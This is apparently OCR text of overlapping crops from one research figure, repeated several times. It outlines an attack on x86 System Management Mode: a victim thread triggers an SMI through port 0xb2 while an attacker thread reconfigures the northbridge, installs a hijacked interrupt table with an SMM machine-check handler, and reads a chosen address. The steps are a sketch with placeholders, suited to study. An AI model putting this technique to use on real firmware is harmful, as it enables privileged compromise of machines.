
```
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

```
...

ffffffffc0197da0


...
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)
movq (0xf8013ff9), %rax
```

OS IDT


```
...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

Hijack IDT

```
...

ffffffffc0197da0


...
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```



thread 0 (victim)


```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

```
(reconfigure northbridge)
(install hijack IDT)

movq (0xf8013ff9), %rax
```

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

```
push %%rax
push %%rdi
push %%rsi
call smm_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```




thread 0 (victim)

```
movq $0x92, %%rcx
loop .
outb %%al, $0xb2
nop
```

thread 1 (attacker)

(reconfigure northbridge)
(install hijack IDT)

```
movq (0xf8013ff9), %rax
```



OS IDT:

...
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
...

```
push %%rax
push %%rdi
push %%rsi
call os_mce_handler
pop %%rsi
pop %%rdi
pop %%rax
iretq
```

